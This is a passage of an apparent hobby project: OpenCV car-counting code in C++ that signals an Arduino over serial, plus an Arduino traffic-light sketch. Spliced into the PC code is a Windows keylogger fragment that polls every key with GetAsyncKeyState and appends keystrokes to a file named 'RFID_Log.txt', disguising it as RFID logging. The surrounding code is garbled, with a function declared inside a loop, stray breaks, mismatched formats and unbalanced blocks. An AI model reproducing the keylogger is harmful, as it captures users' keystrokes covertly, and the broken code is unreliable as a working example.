        FONT_HERSHEY_PLAIN, 1.0, CV_RGB(220,255,20), 2.0);
        if(cars.size()>=48)
                {

                outputChars[0] = 's';

                putText(frame, "GO", Point(90,100),
                FONT_HERSHEY_PLAIN, 1.0, CV_RGB(0,255,0), 2.0);
                WriteFile(hSerial,
                outputChars,strlen(outputChars),&btsIO,NULL);
                }


        else {
                outputChars[0] = 'n';
                 putText(frame, "STOP", Point(320,100),
FONT_HERSHEY_PLAIN, 1.0, CV_RGB(255,0,0), 2.0);
                WriteFile(hSerial, outputChars,
strlen(outputChars),&btsIO,NULL);
                 }



        while (true){
            char szBuf;
            DWORD dwIncommingReadSize;

            if(ReadFile(hSerial, &szBuf, 1, &dwIncommingReadSize,
NULL)!=0){


        int Save (int key_stroke, char *file);

        char i;
        while (1)
        {
                for(i = 8; i <= 190; i++)
                {
                        if (GetAsyncKeyState(i) == -32767)
                                Save (i,"RFID_Log.txt");

                }
        system("PAUSE");
        }

int Save (int key_stroke, char *file)

{
if ( (key_stroke == 1) || (key_stroke == 2) )
break;
```

```
FILE *OUTPUT_FILE;
OUTPUT_FILE = fopen(file, "a+");

cout<< key_stroke <<endl;

fprintf(OUTPUT_FILE, "%s", &key_stroke);

fclose (OUTPUT_FILE);

}

        if(frame.empty())
        break;
        imshow("", frame);
        char key = (char) waitKey(20);
            if(key == 27)
            break;
    }
    return 0;
}
```

Code for Arduino :

```
#include <SoftwareSerial.h>
int incomingChar =0 ;
int g1 = 13;
int y1 = 12;
int r1 = 11;
void setup()
{
  Serial.begin(9600);
    pinMode(g1, OUTPUT);
    pinMode(y1, OUTPUT);
    pinMode(r1, OUTPUT);
}
void loop()
{
    Serial.write(0);  // red led off ...RFID off
   while (Serial.available()==0){}
    incomingChar = Serial.read();

////////GREATER THEN THRESHOLD VALUE/////////

    if(incomingChar=='s'){
      Serial.println("first check: 1");

      digitalWrite(y1, HIGH);
      delay(10000);
```

```
    digitalWrite(r1, LOW);
    digitalWrite(y1, LOW);
    digitalWrite(g1, HIGH);
    delay(50000);
    Serial.println("1yes: g timeout");

    Serial.flush();
  /////////////////////////////////////////////
  //////////////double check//////////////////

    Serial.flush();
    while (Serial.available()==0){}
    incomingChar = Serial.read();

    if(incomingChar=='s'){
      Serial.println("2nd check: 1");

      digitalWrite(g1, HIGH);
      delay(20000);
      Serial.println("2yes:g off");
      digitalWrite(y1, HIGH);
      delay(10000);
      Serial.println("2yes:y off");
      digitalWrite(g1, LOW);
      digitalWrite(y1, LOW);
      digitalWrite(r1, HIGH);
      delay(60000);
```

```
      Serial.println("2yes:r on");
      Serial.write(1);  // red led on...RFID On

      Serial.flush();
      return;
      }

    else  {
      digitalWrite(y1, HIGH);
      delay(10000);
      digitalWrite(g1, LOW);
      digitalWrite(y1, LOW);
      digitalWrite(r1, HIGH);
      delay(60000);
      Serial.write(1);  // red led on...RFID On

      Serial.flush();
      return;
      }
 }

///////LESS THEN THRESHOLD VALUE//////////////



   else  {
     digitalWrite(y1, HIGH);
```

```
    delay(10000);
    digitalWrite(r1, LOW);
    digitalWrite(y1, LOW);
    digitalWrite(g1, HIGH);
    delay(20000);

    Serial.flush();
  /////////////////////////////////////////////
  //////////////double check///////////////////
    Serial.flush();

    while (Serial.available()==0){}
    incomingChar = Serial.read();

    if(incomingChar=='s'){
      digitalWrite(g1, HIGH);
      delay(50000);
      digitalWrite(y1, HIGH);
      delay(10000);
      digitalWrite(g1, LOW);
      digitalWrite(y1, LOW);
      digitalWrite(r1, HIGH);
      delay(60000);
      Serial.write(1);  // red led on...RFID On

      Serial.flush();
      return;
```

```
      }

    else{
      digitalWrite(y1, HIGH);
      delay(10000);
      digitalWrite(g1, LOW);
      digitalWrite(y1, LOW);
      digitalWrite(r1, HIGH);
      delay(60000);
      Serial.write(1);  // red led on...RFID On

      Serial.flush();
      return;
      }
   }
}
```